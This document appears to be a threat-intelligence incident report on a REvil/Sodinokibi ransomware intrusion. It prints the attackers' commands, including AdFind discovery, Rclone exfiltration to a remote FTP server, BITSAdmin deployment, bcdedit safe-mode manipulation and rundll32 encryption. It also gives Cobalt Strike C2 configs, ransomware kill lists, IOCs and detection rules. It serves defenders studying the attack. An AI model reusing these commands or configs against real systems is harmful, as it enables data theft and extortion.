- File name: some.csv
- Full path: C:\Users\Public\some.csv
- SHA1: 1c6e6237597881509679443aa477e1f40e
- SHA256: 47a7180777f1af2c48147ca0f3440a02fdc
- Signer: Unknown


```
cmd.exe /C adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > some.csv
```

## Lateral Movement

For lateral movement, the threat actors used various techniques across the domain, one method being Cobalt Strike.



# Cobalt Strike Lateral Movement




Cobalt Strike Beacon executables were transferred using SMB and executed via a remote service.


```
data.win.system.level      4
data.win.system.message    "File created:
RuleName: -
UtcTime:
ProcessGuid: {78E9F60F-D30F-6048-0100-000000000000
0}
ProcessId: 4
Image: System
TargetFilename: C:\Windows\0ddb81e.exe
CreationUtcTime:
```

```
data.win.system.level      4
data.win.system.message    "A service was installed in the system.

Service Name: 0ddb81e
Service File Name: \\      \ADMIN$\0ddb81e.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem"
```



On other systems, PowerShell with the same remote service execution.




To facilitate the final ransomware deployment, RDP connections were initiated from a domain controller as well as a secondary server in the environment.

## Collection

The Rclone utility was used to collect information from file shares and to exfiltrate the data.

```
svchost.exe --config svchost.conf --progress --no-check-certificate copy  
"\\ServerName\C$\ShareName" ftp1://DomainName/FILES/C/ShareName
```



## Command and Control

IcedID:

cikawemoret34.space

206.189.10.247:80

nomovee.website

161.35.109.168:443

JA3: a0e9f5d64349f613191bc781f81f42e1

JA3s: ec74a5c51106f0419184d0dd08f05bc

**Certificate:** [e0:fc:e5:eb:fd:e7:da:0b:93:ac:dc:df:0d:e8:56:cc:7b:f2:58:43 ]  
**Not Before:** 2021/03/11 02:06:51  
**Not After:** 2022/03/11 02:06:51  
**Issuer Org:** Internet Widgits Pty Ltd  
**Subject Common:** localhost  
**Subject Org:** Internet Widgits Pty Ltd  
**Public Algorithm:** rsaEncryption

Cobalt Strike:

45.86.163.78:443

cloudmetric.online

JA3:a0e9f5d64349fb13191bc781f81f42e1

JA3s: ae4edc6faf64d08308082ad26be60767

**Certificate:** [b9:2c:48:71:1a:ba:eb:99:15:c4:0b:b0:31:ce:14:8e:a9:30:ac:d3 ]  
**Not Before:** 2021/02/27 06:45:42  
**Not After:** 2021/05/28 07:45:42  
**Issuer Org:** Let's Encrypt  
**Subject Common:** cloudmetric.online [cloudmetric.online]  
**Public Algorithm:** rsaEncryption

Cobalt Config:

```
{
  "x64": {
    "config": {
      "HTTP Method Path 2": "/jquery-3.2.2.full.js",
      "Beacon Type": "0 (HTTP)",
      "Method 2": "POST",
      "Polling": 48963,
      "Jitter": 24,
      "Spawn To x64": "%windir%\sysnative\WUAUCLT.exe",
      "Spawn To x86": "%windir%\syswow64\WUAUCLT.exe",
      "Method 1": "GET",
      "C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jquery-3.2.2.min.js",
      "Port": 80
    },
    "sha256": "8d44894c09a2e30b40927f8951e01708d0a600813387c3c0872bcd6cb10a3e8c",
    "sha1": "deab6be62e9c9793f9874bbdec9ff0a3acb82ad8",
    "md5": "28ceee1f8f529a80bd0ff5e52240e404",
    "time": 1615840900656.6
  },
  "x86": {
    "config": {
      "HTTP Method Path 2": "/jquery-3.2.2.full.js",
      "Beacon Type": "0 (HTTP)",
      "Method 2": "POST",
      "Polling": 48963,
      "Jitter": 24,
      "Spawn To x64": "%windir%\sysnative\WUAUCLT.exe",
      "Spawn To x86": "%windir%\syswow64\WUAUCLT.exe",
      "Method 1": "GET",
      "C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jquery-3.2.2.min.js",
      "Port": 80
    },
    "sha256": "11af3609884ad674a1c86f42ec27719094e935d357d73e574b75c787a0e8c0f1",
    "sha1": "a30de5ca8a107fd69c8885a975224ea8ff261002",
    "md5": "bbc6592c67d233640a9ca0d0d915003c",
    "time": 1615840895189
  }
}
```

195.189.99.74

smalleststores.com

JA3: 72a589da586844d7f0818ce684948eea

JA3s: ae4edc6faf64d08308082ad26be60767

**Certificate:** [14:f4:79:e3:fd:98:21:60:68:fd:1c:0a:e6:c6:f9:71:f4:ac:f9:df]

**Not Before:** 2021/03/11 11:02:43

**Not After:** 2021/06/09 12:02:43

**Issuer Org:** Let's Encrypt

**Subject Common:** smalleststores.com [smalleststores.com]

**Public Algorithm:** rsaEncryption

Cobalt Config:

```

{
  "x86": {
    "config": {
      "Method 1": "GET",
      "Method 2": "GET",
      "Spawn To x86": "%windir%\syswow64\mstsc.exe",
      "C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
      "Beacon Type": "8 (HTTPS)",
      "Polling": 59713,
      "Jitter": 41,
      "Port": 443,
      "Spawn To x64": "%windir%\system32\calc.exe",
      "HTTP Method Path 2": "/OWA/"
    },
    "md5": "88365eb3d504f570f22d76f777ab2caf",
    "sha256": "4b25f708c506e0cc747344ee79ecda48d51f6c25c9cb45ceb420575458f56720",
    "sha1": "f42f2eea6cf88d30cfd6207182528be6ae2e504f",
    "time": 1615846680369.8
  },
  "x64": {
    "config": {
      "Method 1": "GET",
      "Method 2": "GET",
      "Spawn To x86": "%windir%\syswow64\mstsc.exe",
      "C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
      "Beacon Type": "8 (HTTPS)",
      "Polling": 59713,
      "Jitter": 41,
      "Port": 443,
      "Spawn To x64": "%windir%\system32\calc.exe",
      "HTTP Method Path 2": "/OWA/"
    },
    "md5": "27ca24a7f6d02539235d46e689e6e4ac",
    "sha256": "e35c31ba3e10f59ae7ea9154e2c0f6f832fcff22b959f65b607d6ba0879ab641",
    "sha1": "6885d84c1843c41ff8197d7ab0c8e42e20a7ecaa",
    "time": 1615846684589
  }
}

```

## Exfiltration

---

Data that was collected from the domain was exfiltrated to a remote server at:

45.147.160.5:443

```

Image: C:\Windows\svchost.exe
FileVersion: 1.53.2
Description: Rsync for cloud storage
Product: Rclone
Company: https://rclone.org
OriginalFileName: rclone.exe
CommandLine: svchost.exe --config svchost.conf --progress --no-check-certificate copy "\\ \C$\[redacted] ftp1:/ [C/

```

rundll32.exe
 

- cmd.exe
  - svchost.exe
    - Process name: svchost.exe
    - Execution time: [REDACTED]
    - Path: c:\windows\svchost.exe
    - Integrity level: System
    - Access privileges (UAC): Standard
    - Process ID: 2364
    - Command line:
 

```
svchost.exe --config svchost.conf --progress
--no-check-certificate copy "\\[REDACTED]
\C$\[REDACTED]" ftp1:[REDACTED]
/C/[REDACTED]
```
    - File name: svchost.exe
    - Full path: c:\windows\svchost.exe
    - SHA1: fcfcf1e45e8d5cdca0450b8dc90754b68e8e4
    - SHA256: 538078ab6d80d7cf889af3e08f62c4e83358
    - Signer: Unknown

successfully established connection with

45.147.160.5:443
 

- IP address: 45.147.160.5
- Port: 443
- Protocol: Tcp

## Impact

For the final actions, the threat actors dropped a ransomware executable on the domain controller in C:\Windows and then used BITSAdmin to deploy the executable to remote systems.

```
C:\Windows\system32\bitsadmin.exe /transfer debjob /download /priority normal
\\DOMIANCONTROLLER\c$\windows\DOMAINNAME.exe C:\Windows\DOMAINNAME.exe
```

The -smode flag was used with the ransomware executable to set the system to reboot into Safe Mode with Networking as noted by [Malwarehunterteam](#).


Not remember seeing these before in REvil ransomware samples.



So basically the actors using REvil now can use it to reboot target machines into safe mode with networking...[@demonstlay335](#) [@VK\\_Intel](#) [pic.twitter.com/dLk4EirNFO](https://pic.twitter.com/dLk4EirNFO)

— MalwareHunterTeam (@malwrhunterteam) [March 18, 2021](#)

See below for -smode execution:



The `*franceisshit` key was used to boot the machine out of Safe Mode upon restarting the machine.

```
details      bcdedit /deletevalue {current} safeboot
eventType   SetValue
image       C:\\Windows\\[REDACTED].exe
processGuid {b093c253-dfa5-604f-3c07-000000001000}
processId   6512
ruleName    technique_id=T1547.001,technique_name=Registry Run Keys / Start Folder
targetObject HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*franceisshit
```

The systems rebooted into Safe Mode with Networking after running this smode command and were left at a login screen. About 10-20 seconds after logging in, all user files were encrypted and a ransom note was placed in numerous locations including the Desktop.

Services were not able to be started, which led to collection issues, as normal agents did not start. This also included the startup of EDR and management agents.

We've seen at least one tweet about smode setting auto login keys, but we did not see that in our case and were not able to recreate that situation.

```
NEW #REvil v2.05

-smode switch configures OS to boot into safe mode w/ networking via:

(pre-Vista) bootcfg /raw /a /safeboot:network /id 1
or
(Vista+) bcdedit /set {current} safeboot network

configures auto-logon via WinLogon 🗝 w/ 'DTrump4ever' password

— R3MRUM (@R3MRUM) March 26, 2021
```

After rebooting out of Safe Mode, you are left with the following desktop:





On certain systems, like the domain controllers, the threat actors chose to not use the Safe Mode option, and instead they used a dll executed by rundll32 to encrypt the system with no reboot, allowing the threat actors to maintain access while the ransomware was encrypting files.

```
C:\Windows\system32\rundll32.exe" C:\Windows\DomainName.dll,DllRegisterServer
```

```
commandLine      "\"C:\\Windows\\system32\\rundll32.exe\" C:\\Windows\\
company          Microsoft Corporation
currentDirectory C:\\Users\\
description      Windows host process (Rundll32)
fileVersion
hashes           SHA1=F3BA3415DD068A8871F285570BEA2E29874CBFF1,MD5=C73BA51880F5A7FB20C84185A23212EF,SHA
96A
image            C:\\Windows\\System32\\rundll32.exe
integrityLevel   High
logonGuid        {4ea529df-c91f-604f-3cb4-a70e00000000}
logonId          0xea7b43c
originalFileName RUNDLL32.EXE
parentCommandLine "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\"
parentImage      C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
```

The threat actors asked for 200k in Monero. They were talked down 20-30% and could have been talked down more. Here's a few screenshots from the website.

# Your network has been infected!



Your documents, photos, databases and other important files encrypted



To decrypt your files you need to buy our special software - General-Decryptor



Follow the instructions below. But remember that you do not have much time

General-Decryptor price  
the price is for all PCs of your infected network

INSTRUCTIONS

CHAT SUPPORT

ABOUT US

## How to decrypt files?

You will not be able to decrypt the files yourself. If you try, you will lose your files forever.

Buy XMR (no need for verification)

o [LocalMonero](#)

## Sodinokibi

You probably already know about us. Many publications call us Sodinokibi.

If you've read them, you know that our Ransomware is different in its **technology and reliability**.

We've developed the best data encryption and decryption system available today.

Our competitors allow themselves to lose and destroy their victims' data during the encryption or decryption process, making it impossible to recover the data.

We don't allow ourselves to do that.

So you should be glad you were infected by our guys, not our competitors. This means that when you pay for the decryption, you can be sure that all your data will be decrypted.

## Guarantees?

You can read the publications about us. For example, this one:

<https://www.coveware.com/blog/2019/7/15/ransomware-amounts-rise-3x-in-q2-as-ryuk-amp-sodinokibi-spread>

This edition explores Ransomware and makes comparisons. This article describes the **100% probability** of data recovery via Sodinokibi software.

You can search for other publications about us on the Internet and once again make sure of our warranties.

Or go to the payment instructions page now to get our decryption software if you don't want to waste time.

Time is money.

With the help of [@hatching\\_io](https://tria.ge/) (<https://tria.ge/>) we were able to parse the config from the ransomware sample.

The screenshot displays a malware analysis tool interface. The top section, titled 'General', shows the following details:

- Target: DomainName.exe
- Size: 120KB
- Sample: 210321-r17yqjf6sa

A central 'Score' box indicates a score of 10/10. To the right, several hashes are listed:

- MDS: af94ccb62f97700115a219c4b7626d22
- SHA1: bb67edcfe4e5b6fe09ee96e5b8ace7a4cf639eb7
- SHA256: 2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a59c
- SHA512: 08c05f8dc98aba168734732d043c3e403f531522e0ec64484d15375f353aa23f9654852ad2c54a3e6b2a93

Below the hashes, a horizontal bar identifies the malware as 'sodinokibi' (stealer) with a score of '\$2a\$' and campaign ID '7114'. Other categories shown are 'persistence', 'ransomware', and 'spyware'.

The bottom section, titled 'Malware Config', shows the following extracted configuration:

- Family: sodinokibi
- Botnet: \$2a\$
- Campaign: 7114

Campaign ID (sub): 7114

net: false

List of processes to kill (prc)

oracle  
klnagent  
mydesktopqos  
infopath  
BackupExtender  
powerpnt  
outlook  
BackupAgent  
Smc  
sql  
ccSvcHst  
BackupUpdater  
Rtvscan  
winword  
kavfsscs  
ocssd  
isqlplussvc  
visio  
ShadowProtectSvc  
tbirdconfig  
TSSchBkpService  
dbeng50  
ccSetMgr  
agentsvc  
Sage.NA.AT\_AU.SysTray  
dbsnmp  
thebat  
onenote  
AmitiAvSrv  
wordpad  
msaccess  
avgadmsv  
thunderbird  
BackupMaint  
Microsoft.exchange.store.worker.exe  
CarboniteUI  
excel  
SPBBCSvc  
LogmeInBackupService  
encsvc  
ocomm  
sqbcoreservice  
NSCTOP  
mydesktopservice  
kavfs  
kavfswp  
ocautoupds  
mispub  
xfssvccon  
DLOAdminSvcu  
synctime  
lmibackupvsss-service  
firefox  
steam  
dlomaintsvcu

List of services to kill

Telemetryserver  
"Sophos AutoUpdate Service"  
sophos  
Altaro.Agent.exe  
mysqld  
MSSQL\$MSGPMR  
"SophosFIM"  
"Sophos Web Control Service"  
SQLWriter  
svcGenericHost  
AltiBack  
"SQLServer Analysis Services (MSSQLSERVER)"  
BackupExecAgentAccelerator  
"StorageCraft ImageReady"  
SQLTELEMETRY  
AzureADConnectAuthenticationAgent  
nrtscan  
ds\_notifier  
TeamViewer  
"StorageCraft Raw Agent"  
"StorageCraft Shadow Copy Provider"  
SQLTELEMETRY\$SQLEXPRESS  
VeeamHvIntegrationSvc  
AltiCTProxy  
MsDtsServer130  
ViprePPLSvc  
McAfeeFramework  
MSSQL\$QM  
"swi\_service"  
"ThreadLocker"  
ofcservice  
AUService  
sophosps  
AzureADConnectHealthSyncMonitor  
Altaro.OffsiteServer.UI.Service.exe  
"SAVAdminService"  
ds\_monitor  
ALTIVRM  
SSASTELEMETRY  
TmCCSF  
MsDtsServer110  
"Sophos MCS Client"  
TMBMServer  
SBAMSvc  
mfewc  
"Sophos System Protection Service"  
MSSQLFDLauncher\$TESTBACKUP02DEV  
VeeamDeploymentService  
masvc  
backup  
MSSQL\$SQLEXPRESS  
AltiPhoneServ  
MSSQLServerOLAPService  
SSISTELEMETRY130  
VeeamEndpointBackupSvc

mepocs  
Altaro.UI.Service.exe  
"ds\_agent"  
HuntressUpdater  
MSSQLFDLauncher  
"Sophos File Scanner Service"  
SQLAgent\$MSGPMR  
ADSync  
KaseyaAgent  
ReportServer  
MSSQLFDLauncher\$SQLEXPRESS  
MSSQL\$HPWJA  
KaseyaAgentEndpoint  
VeeamTransportSvc  
"ds\_monitor"  
mfevtp  
MSSQLTESTBACKUP02DEV  
SQLTELEMETRY\$MSGPMR  
ThreadLocker  
MSSQLServerADHelper100  
veeam  
tmlisten  
AzureADConnectHealthSyncInsights  
"swi\_filter"  
MsDtsServer120  
ProtectedStorage  
VeeamDeploySvc  
mentas  
ds\_agent  
VeeamMountSvc  
HuntressAgent  
SQLAgent\$SQLEXPRESS  
bedbg  
MSSQLSERVER  
"ofcservice"  
VipreAAPSvc  
"Sophos Endpoint Defense Service"  
KACHIPS906995744173948  
DsSvc  
MSSQLLaunchpad\$SQLEXPRESS  
msseces  
macmnsvc  
LTService  
Code42Service  
Altaro.HyperV.WAN.RemoteService.exe  
LTSvcMon  
MSSQL\$SQLEXPRESSADV  
"SAVService"  
Altaro.OffsiteServer.Service.exe  
"Sage 100cloud Advanced 2020 (9920)"  
Altaro.SubAgent.exe  
mfemms  
"TeamViewer"  
"SQLServer Reporting Services (MSSQLSERVER)"  
VSS



sql  
Altaro.SubAgent.N2.exe  
"SQLServer Integration Services 12.0"  
SQLSERVERAGENT  
vss  
"Sophos Safestore Service"  
klnagent  
"Sage.NA.AT\_AU.Service"  
MBAMService  
"Sophos Health Service"  
SQLBrowser  
MySQL  
"ProtectedStorage"  
"Sophos Clean Service"  
"Sage 100c Advanced 2017 (9917)"  
"SntpService"  
VeeamNFSSvc  
KAVFS  
SQLEXPRESSADV  
KAENDCHIPS906995744173948  
sppsvc  
Amsp  
psqlWGE  
Microsoft.exchange.store.worker.exe  
kavfsscs  
"Amsp"  
sqlservr  
Altaro.DedupService.exe  
svc\$  
"ds\_notifier"  
"Sophos Device Control Service"  
AzureADConnectAgentUpdater  
AltiFTPUploader  
"Sophos MCS Agent"

Triage sandbox run of the executable without smode:

Signatures

Filter: none

Collection Credential Access Defense Evasion Discovery Impact Persistence

Sodin.Sodinokibi.REvil

- Modifies extensions of user files DomainName.exe
- Reads user/profile data of web browsers
- Adds Run key to start application DomainName.exe
- Enumerates connected drives DomainName.exe
- Sets desktop wallpaper using registry DomainName.exe
- Drops file in Program Files directory DomainName.exe
- Suspicious behavior: EnumeratesProcesses DomainName.exe
- Suspicious use of AdjustPrivilegeToken DomainName.exe vssvc.exe

Processes 3

- C:\Users\Admin\AppData\Local\Temp\DomainName.exe PID:4060
  - "C:\Users\Admin\AppData\Local\Temp\DomainName.exe"
  - Modifies extensions of user files
  - Adds Run key to start application
  - Enumerates connected drives
  - Sets desktop wallpaper using registry
  - Drops file in Program Files directory
  - Suspicious behavior: EnumeratesProcesses
  - Suspicious use of AdjustPrivilegeToken
- C:\Windows\system32\wbem\unsecapp.exe PID:2600
  - C:\Windows\system32\wbem\unsecapp.exe -Embedding
- C:\Windows\system32\vssvc.exe PID:2684
  - C:\Windows\system32\vssvc.exe
  - Suspicious use of AdjustPrivilegeToken

## IOCs

---

## Network

---

45.86.163.78|80  
 45.86.163.78|443  
 45.86.163.78|8080  
 195.189.99.74|80  
 195.189.99.74|443  
 195.189.99.74|8080  
 206.189.10.247|80  
 161.35.109.168|443  
 smalleststores.com  
 cloudmetric.online  
 cikawemoret34.space  
 nomovee.website

## File

---

skull-x64.dat  
5c3a6978bb960d8fbccd117ddcc3ca10  
17424cf756e231bea6d1363151a83af142ba6f  
59a2a5fae1c51afbfbf1b8c6eb0a65cb2b8575794e3890f499f8935035e633fc  
Ciocca.dll  
296f1098a3a8cfb7e07808ee08361495  
7d903f87fd305f1c93ec420848fd6e5aeb018d59  
b1b00f7b065e8c013e0c23c0f34707819e0d537dbe2e83d0d023a11a0ca6b388  
license.dat  
6f208841cfd819c29a7cbc0a202bd7a3  
0febc376cc066bb668f1a80b969ed112da8e871c  
45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865  
DomainName.dll  
c8fab46c4fd61c5f138fb151638c35e1  
c4830cbf3a3044f6e50cd60127ff5681f8ee4bbf  
64076294e761cee0ce7d7cd28dae05f483a711eafe47f94fe881ac3980abfd8f  
DomainName.exe  
af94ccb62f97700115a219c4b7626d22  
bb67edcfe4e5b6fe09ee96e5b8ace7a4cfe39eb7  
2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a59c  
svchost.exe (rclone)  
fcfcf1e45e8d5cdca0450b8dc90754b68e8e4673  
538078ab6d80d7cf889af3e08f62c4e83358596f31ac8ae8fbc6326839a6bfe5  
AdFind.exe  
cb198869ca3c96af536869e71c54dd9d83afbee6  
56de41fa0a94fa7fff68f02712a698ba2f0a71afcecb217f6519bd5751baf3ed

## Detections

---

### Network

---

ETPRO TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile M2  
ET DNS Query to a \*.top domain  
ET POLICY OpenSSL Demo CA - Internet Widgits Pty

### Sigma

---

[https://github.com/Neo23x0/sigma/blob/master/rules/windows/process\\_creation/win\\_susp\\_powershell\\_enc\\_cmd.yml](https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml)

[https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process\\_creation/win\\_malware\\_trickbot\\_recon\\_activity.yml](https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_recon_activity.yml)

[https://github.com/Neo23x0/sigma/blob/master/rules/windows/process\\_creation/win\\_susp\\_commands\\_recon\\_activity.yml](https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml)

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network\\_connection/sysmon\\_rundll32\\_net\\_connections.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/sysmon_rundll32_net_connections.yml)

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\\_creation/win\\_processes\\_creation\\_bitsadmin\\_download.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_processes_creation_bitsadmin_download.yml)

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\\_creation/win\\_suspend\\_find.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_suspend_find.yml)

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process\\_creation/win\\_suspend\\_wmi\\_execution.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_suspend_wmi_execution.yml)

[https://github.com/SigmaHQ/sigma/blob/a08571be9107d1c0e216400ffbb89c394fcd2570/rules/windows/process\\_creation/win\\_office\\_shell.yml](https://github.com/SigmaHQ/sigma/blob/a08571be9107d1c0e216400ffbb89c394fcd2570/rules/windows/process_creation/win_office_shell.yml)

Custom rule thanks to [@0xThiebaut](#)

```
title: Sodinokibi Ransomware Registry Key
id: 9fec354-77f0-498e-a611-c963970e7bca
description: Detects the creation of Sodinokibi (aka REvil) registry keys
status: experimental
references:
- https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/
- https://twitter.com/malwrhunterteam/status/1372648463553462279
tags:
- attack.persistence
- attack.t1547.001
date: 2021/03/29
author: Maxime THIEBAUT (@0xThiebaut)
logsource:
category: registry_event
product: windows
detection:
selection:
TargetObject|contains:
- '\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\*AstraZeneca'
- '\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\*franceisshit'
condition: selection
level: high
```

Custom rule thanks to [@lindodapoet](#)

title: Svchost data exfiltration  
id: dc4249c9-d96f-401b-a92b-caa6208c097d  
status: experimental  
description: Detects possible data exfiltration via svchost  
references:  
- <https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/>  
author: Nclose  
date: 2021/03/29  
tags:  
- attack.exfiltration  
- attack.t1048  
logsource:  
product: windows  
service: process\_creation  
detection:  
selection:  
CommandLine|contains: 'copy'  
Image|endswith: '\\svchost.exe'  
condition: selection  
falsepositives:  
- Unknown  
level: high

## **Custom rules and rule ideas written by @BlackMatter23**

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It was the most time consuming [#ThreatIntel](#) report in my career 😞 [#REvil](#) TTPs hunting campaign is finished:

- 37 detection ideas
  - 81 detection rules (Windows/Sysmon/EDR)
- plus BloodHound & BITS jobs: <https://t.co/GoDYfvaFJF>

